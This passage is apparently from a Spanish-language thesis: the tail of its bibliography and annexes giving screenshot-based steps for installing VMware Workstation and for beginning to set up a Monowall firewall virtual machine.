- Verdesoto, A. (2007). *Utilización de hacking ético para diagnosticar, analizar y mejorar la seguridad informática en la intranet de vía celular comunicaciones y representaciones*. (Tesis de pregrado). Del repositorio de la Escuela Superior Politécnica de Chimborazo, Ecuador.
- Vigunu, (2012). Correo electrónico SquirrelMail, España, Recuperado 02 marzo 2013 de: [www.vigunu.com/manuales/Correo 20 eb ail 20Squirrel ail.pdf](http://www.vigunu.com/manuales/Correo%20eb%20Squirrel%20Mail.pdf)
- Vilca, A (2016). *Implementación de servidores virtuales en la corte superior de justicia de puno sub sede san roman utilizando la herramienta vmware*. (Tesis de pregrado). Del repositorio de la Universidad Andina Nestor Caceres Velasque, Peru.
- Villar, E. (2010). *Virtualización de servidores de telefonía IP en GNU/Linux*, Almería.: Adminso. Recuperado de www.adminso.es/recursos/Proyectos/PFC/PFC_eugenio.pdf

ANEXOS

Anexo A: instalación del virtualizador VMware.


Se usó la herramienta más conocida para virtualizar, VMware, ésta soporta una gran cantidad de características, sistemas operativos como Windows, Mac, Linux etc. Antes de ello se tiene que validar que el equipo anfitrión cumpla con los requerimientos para su instalación, los cuales son:

- Velación de frecuencia de mínima de 1.3 GHz mínimo.
- Memoria RAM de 1 GB.
- Disco duro de 20 GB mínimo.


El instalador de programa se puede obtener de la página oficial, para el caso se utiliza la versión personal, el cual es gratuito.

Una vez que se tenga nuestro archivo ejecutable se procede a dar doble clic en él para abrir el asistente de instalación:







Se elige la opción **Siguiente**, se desplegará la ventana para aceptar los términos de la licencia:




Se marca el check box **I Accept the terms in the License Agreement**, para aceptar los términos de la licencia, clic en Next, se desplegará una ventana donde se elegí la ubicación para la instalación.




Se da clic en Next y elegir si se instalan automáticamente las actualizaciones y si se desea enviar nuestra experiencia con el producto a VMWare para su revisión (Elegir lo que más convenga).





Clic en Next, y a continuación se puede elegir los íconos en el escritorio y en el menú Inicio (Elegir lo que mejor convenga)



Clic en Next, el asistente indica que está listo para comenzar el proceso de instalación de VMWare Workstation Pro, clic en Install.



Comenzará el proceso de instalación del producto.



Finalmente se tiene nuestra instalación satisfactoria, se procede a dar clic en el botón Finish.




Una vez que se haya instalado nuestro programa, se procede a ejecutarlo dando doble clic sobre el ícono en el escritorio o a través del menú Inicio, la ventana desplegada será la siguiente:



Anexo B: Instalación del firewall Monowall


Se procederá con la instalación del sistema, para ello se ingresa al VMware en la opción **File** y se da en **New Virtual Machine**




Elegir la opción Typical (recomendado)




Se ubica la dirección donde se tiene el instalador en el formato .iso y se da en botón siguiente




Se tiene el tipo de sistema operativo que se instalará y la versión para el caso será Other y FreeBSD respectivamente.




En la venta siguiente se ingresará en nombre de la máquina virtual "Firewall-Monowall" y dar en el botón **Next**



